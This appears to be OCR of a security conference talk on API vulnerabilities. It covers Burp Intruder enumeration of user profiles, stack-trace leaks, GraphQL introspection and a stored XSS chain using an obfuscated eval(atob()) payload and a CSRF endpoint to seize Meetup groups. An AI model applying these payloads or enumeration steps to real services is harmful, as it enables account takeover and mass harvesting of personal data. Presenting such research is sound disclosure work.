
< | + | > | 0 matches

Response

Raw | Headers | Hex | JSON Beautifier | Hackvertor

```
      "firstName": null,
      "lastName": null,
      "phone": null,
      "title": null,
      "businessEmail": null,
      "company": null,
      "country": null
    },
    "avatarSetName": null
  },
  "connectTime": "2020-05-06T13:13:20.5632667Z",
  "participants": [
    {
      "participantId": "15003ab4-5c8a-463d-9915-65a14e5d00c2",
      "peerId": 1,
      "profile": {
        "nickName": null,
        "avatarUri":
"https://fsscdn.azureedge.net/yQ0rGYfdyYXLYCME0H5wR2B7wkHfpIAQtAI3jaLtiNkRHP40GNsAns3jxQQ
jNQSt",
        "defaultAvatarUri": "https://fsscdn.azureedge.net/initials-red",
        "firstName": "P. Nick",
        "lastName": "
        "phone": "(781)
        "title": "Regional Executive Vice Presid",
        "businessEmail": "
        "company": {
          "size": 0,
          "name": "
        },
        "country": null
      },
      "avatarSetName": null
    },
    {
```

< | + | > | Type a search term | 0 matches


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
995 0994 200 19950
1198 1197 200 19807
1179 1178 200 16035
111 0110 200 15759
1228 1227 200 14726
926 0925 200 14071
1007 1006 200 12823
672 0671 200 10677
1325 1324 200 9610
2079 2078 200 8376
1365 1364 200 8275
1447 1446 200 8165
1749 1748 200 7925
1176 1175 200 7908
Request Response
Raw Headers Hex JSON Beautifier Hackvertor
"profile": {
"nickName": null,
"avatarUri": "https://fsscdn.azureedge.net/eXNuH9VPzQnAyWcvlXBlZOzH1Dk1c0QnKXxBBua449pp1MuKymxFJp1zwMAz1TLU"
"defaultAvatarUri": "https://fsscdn.azureedge.net/initials-dark-grey",
"firstName":
"lastName":
"phone":
"title": "Multi Platform Sales Trainer",
"businessEmail":
"company": {
"size": 0,
"name":
},
"country": null
},
"avatarSetName": null
},
{
"participantId": "5a8e4588-63e1-48c0-99e7-
"peerId": 3,
Type a search term

1496

email addresses

673

phone numbers

Security Misconfiguration

...

Security Misconfiguration

A bunch of nothing

- Stack trace
- Stack trace
- GraphQL Introspection

Burp Suite Community Edition v2020.4 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Logger++ | JSON Beautifier | Protobuf Decoder | Protobuf Type Editor

1 × 3 × ...

Send | Cancel | < | >

Target: https://[redacted]

Request

Raw | Params | Headers | Hex | JSON Beautifier

```
POST /json/reset-password HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
tm-site-token: tm-us
tm-client-id: 8bf7204a7e9 [redacted]
tm-placement-id: myAccount
tm-integrator-id: prd212.ccpPostPurchase
Content-Type: application/json
Content-Length: 40
Origin: https://[redacted]
Connection: close


{
  "email":"angusmacgyver@outlook.com\"}
```

Search... 0 matches Pretty

Response

Raw | Headers | Hex | JSON Beautifier

```
{
  "responseCode": 400,
  "errorType": "Bad Request Body",
  "message": "Could not read document: Unexpected end-of-input in VALUE_STRING\n at [Source:
java.io.PushbackInputStream@72176f04; line: 2, column: 50]\n at [Source: java.io.PushbackInputStream@72176f04; line: 2,
column: 10] (through reference chain:
com.[redacted].accounts.assu.webapp.asrc.model.request.InitRecoverCredentialsRequest[\"email\"]); nested exception is
com.fasterxml.jackson.databind.JsonMappingException: Unexpected end-of-input in VALUE_STRING\n at [Source:
java.io.PushbackInputStream@72176f04; line: 2, column: 50]\n at [Source: java.io.PushbackInputStream@72176f04; line: 2,
column: 10] (through reference chain:
com.[redacted].accounts.assu.webapp.asrc.model.request.InitRecoverCredentialsRequest[\"email\"])"
}
```

Search... 0 matches Pretty

Done

1,950 bytes | 827 millis

Burp Suite Community Edition v2020.4 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier Protobuf Decoder Protobuf Type Editor

15 16 ...

Send Cancel < > Target: https://

Request

Raw Params Headers Hex

```
GET /api/next/graphql?operationName=GetFavorite&variables=
%7B%22Hmac_Id%22%3A%2274d46590821622baa2a4541e9a0916b2f726e6073e4225b1b3acfbf2bd32c882%22%2C%22Entity_Id_Source%22%3A%22DISCOVERY%22%2C%22Entity_Id_Type%22%3A%22ATTRACTION%22%2C%22Entity_Id%22%3A%22K8vZ9174XZ0%2CK8vZ9175zu0%2CK8vZ917KVr7%2CK8vZ91745V0%2CK8vZ9173ws0%2CK8vZ91714QV%2CK8vZ917ooG0%2CK8vZ91728Z0%2CK8vZ9171o6f%2CK8vZ917bCZ7%2CK8vZ91718zf%2CK8vZ9171o60%2CK8vZ91718D0%2CK8vZ91718zV%2CK8vZ9171oF0%2CK8vZ9171oF7%2CK8vZ9171K10%2CK8vZ9171tS7%2CK8vZ9171cE7%2CK8vZ9175rM7%2CK8vZ917fYpf%2CK8vZ9175R0V%2CK8vZ917fROf%2CK8vZ917pZoV%2CK8vZ9179ScV%2CK8vZ917pZoV%2CK8vZ917fROf%2CK8vZ917fYpf%2CK8vZ917o7w7%22%7D&extensions=
%7B%22persistedQuery%22%3A%7B%22version%22%3A1%2C%22sha256Hash%22%3A%221f42a65e9806d766be1b52e5bc65fd567301 0bee236aa634eb6977dd8f08041%22%7D%7D HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: es-ES,es;q=0.9,en;q=0.8,pt;q=0.7,de;q=0.6
Accept-Encoding: gzip, deflate
Referer: https://[redacted]/
content-type: application/json
cache-control: no-cache
x-flag-tm-internal: 1
x-tm-distil-cookie: New
x-flag-dl-enable: false
x-tm-ff:
{"nfl-branding":"true","event-updates-filters":"true","id-widget-new-ca-backend":"true","events-web":"true","branding":"true","lineup-images":"true","id-widget-new-ca":"true","monetate-decision":"true","aurora-navbar":"true","ursa-ilm":"true","hp-ui-updates":"true","reviews":"true","imperative-calls":"true","adhesion-ad-cap":"1","language-topnav":"true","chiclets":"true","no-index":"true","end-date-publicvisibility":"true","write-review-button":"true","dynamic-hostname":"https://[redacted]","improved-search-hp-variant":"1","islanders-homeaway":"true","artist-offers":"true","event-updates-search":"true","venue-images-cms":"true","pc-home":"true","monetatestg":"true","id-widget":"true","hamburger-new":"true","nfl-sell":"true","see-tickets-cta":"true","vdp-city-list":"true","next-renderer-green":"true","native-ad-position-category":"6","improved-search-hp":"true","event-schema-markup-warnings":"true","native-ad-position-homepage":"3","adhesion-ad":"true","favorites":"true","ff4j-tags":"true","just-announced":"true","my-account-flyout":"true","hero":"true","id-widget-new-us":"true","id-widget-new-us-backend":"true","seo-vdp-questions":"true","hp-top-banner":"true","srp-gql":"true","default-calendar-view":"true","onsale-badge":"true","ursa-country":"true","usabilla-hamburger":"true","event-status-info-ln":"true","vdp-hotels-tab":"true","suppress-reviews":"true","pc-domains":"CA,US","event-updates-filters-default":"all","ual":"true","native-ad-position":"true","events-web-size":"10","event-new-tab":"true","home-away-filters":"true","ss-autocorrect":"true","presale":"true","native-ad-position-adp":"4","calendar-status-badge":"true","www-migration":"true","pc":"true","cbrk":"true","event-status-badge":"true","show-internal-linking-module-random-links":"true","venue-seating-charts":"true","hero-homepage":"true","hero-category":"true","event-updates-info":"true","improved-search-ui-mw":"true","country-domain":"US","ccpa":"true"}
x-tm-unified-origin: dwest2
x-tm-device: Desktop
```

Search... 0 matches Pretty


Response

Raw Headers Hex JSON Beautifier

```
":[
essage":"401 - \"{\\\"error\\\":\\\"unauthorized\\\",\\\"errors\\\":[{\\\"status\\\":\\\"401\\\",\\\"id\\\":\\\"unauthorized
ocations":[
  "line":2,
  "column":3
ath":[
 favorite"
tensions":{
 code":"INTERNAL_SERVER_ERROR",
 exception":{
  errors":[
    {
      "message":"401 - \"{\\\"error\\\":\\\"unauthorized\\\",\\\"errors\\\":[{\\\"status\\\":\\\"401\\\",\\\"id\\\":\\\"unau
      "locations":[
      ],
      "path":[
        "trackingFavoritesV2"
      ]
    }
  ],
  "stacktrace":[
    "Error: 401 - \"{\\\"error\\\":\\\"unauthorized\\\",\\\"errors\\\":[{\\\"status\\\":\\\"401\\\",\\\"id\\\":\\\"unauthori
    "    at new CombinedError (/app/node_modules/graphql-tools/dist/stitching/errors.js:82:28)",
    "    at Object.checkResultAndHandleErrors (/app/node_modules/graphql-tools/dist/stitching/errors.js:98:15)",
    "    at CheckResultAndHandleErrors.transformResult (/app/node_modules/graphql-tools/dist/transforms/CheckResultAndHandle
    "    at /app/node_modules/graphql-tools/dist/transforms/transforms.js:18:54",
    "    at Array.reduce (<anonymous>)",
    "    at applyResultTransforms (/app/node_modules/graphql-tools/dist/transforms/transforms.js:17:23)",
    "    at /app/node_modules/graphql-tools/dist/stitching/delegateToSchema.js:97:50",
    "    at step (/app/node_modules/graphql-tools/dist/stitching/delegateToSchema.js:31:23)",
    "    at Object.next (/app/node_modules/graphql-tools/dist/stitching/delegateToSchema.js:12:53)",
    "    at fulfilled (/app/node_modules/graphql-tools/dist/stitching/delegateToSchema.js:3:58)"
  ]
```

Search... 0 matches Pretty

Done 2,814 bytes | 325 millis


GraphiQL
https://[redacted]/graphiql
GraphiQL
Prettify
History
Docs
{
profile(slug: "1QXH92") {
attended {
pagination
}
attending {
pagination
}
avatarUrl
business
coverPhotoUrl
description
facebook
firstName
host
hosted {
pagination
}
hosting {
pagination
}
id
instagram
lastName
locale
location
name
slug
smallAvatarUrl
twitter
url
visibility
website
}
}
{
"data": {
"profile": {
"attended": null,
"attending": null,
"avatarUrl": null,
"business": null,
"coverPhotoUrl": null,
"description": null,
"facebook": null,
"firstName": "Angus",
"host": null,
"hosted": null,
"hosting": null,
"id": "5ec4f5f0ff5163003186e4f3",
"instagram": null,
"lastName": "MacGyver",
"locale": null,
"location": null,
"name": "Angus MacGyver",
"slug": "1QXH92",
"smallAvatarUrl": null,
"twitter": null,
"url": "https://[redacted]/users/angus-macgyver-1QXH92",
"visibility": "PRIVATE",
"website": null
}
}
}

Burp Suite Community Edition v2020.4 - Temporary Project

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier Protobuf Decoder Protobuf Type Editor

1 4 6 7 8 9 10 11 ...

Send Cancel < > Target: https://

Request

Raw Params Headers Hex JSON Beautifier

```
POST /graphql HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://                /graphiql
Content-Type: application/json
X-CSRF-Token: AhfMr3iOmryODWHPLUmdOl+iSBPOTuaKOtUB5fUpgt1Zm89qlsiHKkRXCi7XdKzoL9lCDwV6g730goaSEErfww==
Origin: https://
Content-Length: 1728
Connection: close

{
  "query":"\n    query IntrospectionQuery {\n      __schema {\n        queryType { name }\n        mutationType {
}
```

Search... 0 matches Pretty

Response

Raw Headers Hex JSON Beautifier

```
1925          ]
1926        },
1927        {
1928          "kind": "SCALAR",
1929          "name": "ID",
1930          "description": "Represents a unique identifier that is Base64 obfuscated. It is often used to
refetch an object or as key for a cache. The ID type appears in a JSON response as a String; however, it is
not intended to be human-readable. When expected as an input type, any string (such as `\"VXNlciOxMA==\"`) or
integer (such as `4`) input value will be accepted as an ID.",
1931          "fields": null,
1932          "inputFields": null,
1933          "interfaces": null,
1934          "enumValues": null,
1935          "possibleTypes": null
1936        },
1937        {
1938          "kind": "ENUM",
1939          "name": "UserRole",
1940          "description": "Possible roles a user can have",
1941          "fields": null,
1942          "inputFields": null,
1943          "interfaces": null,
1944          "enumValues": [
1945            {
1946              "name": "USER",
1947              "description": "The user has the default account type",
1948              "isDeprecated": false,
1949              "deprecationReason": null
1950            },
1951            {
1952              "name": "SPAMMER",
1953              "description": "The user has been marked as a spammer",
1954              "isDeprecated": false,
1955              "deprecationReason": null
1956            },
1957            {
1958              "name": "ADMIN",
1959              "description": "The user has an admin account",
1960              "isDeprecated": false,
1961              "deprecationReason": null
1962            },
1963            {
1964              "name": "SUPER_ADMIN",
1965              "description": "The user has a super admin account",
1966              "isDeprecated": false,
```

Search... 0 matches Pretty

Done 370,494 bytes | 1,977 millis

Injection

...


Injection

$$$$

- Injection - XSS
- Injection - CSRF


All your Meetup belong to us

- Objective
  - Own Meetup groups using XSS
  - Frontend “won’t allow it” and sanitized most of the payload
  - API did the job
- Payload
  - </script><style>@keyframes x{}</style>




Escalate it to be the co-organizer

- Even using the API request, some chars were sanitized
- eval(atob(....)) duh!
- Point to a vulnerable CSRF endpoit where it gives us the co-organizer status



Gimme some money, please!



Insufficient Logging & Monitoring

...

Our thoughts

because we need a conclusion

- APIs are definitely juicy.
- User Authentication issues are common.
- Authorization issues are also very common.
- The raising of GraphQL
- Organizations still take too long to answer and fix vulnerabilities.

Special thanks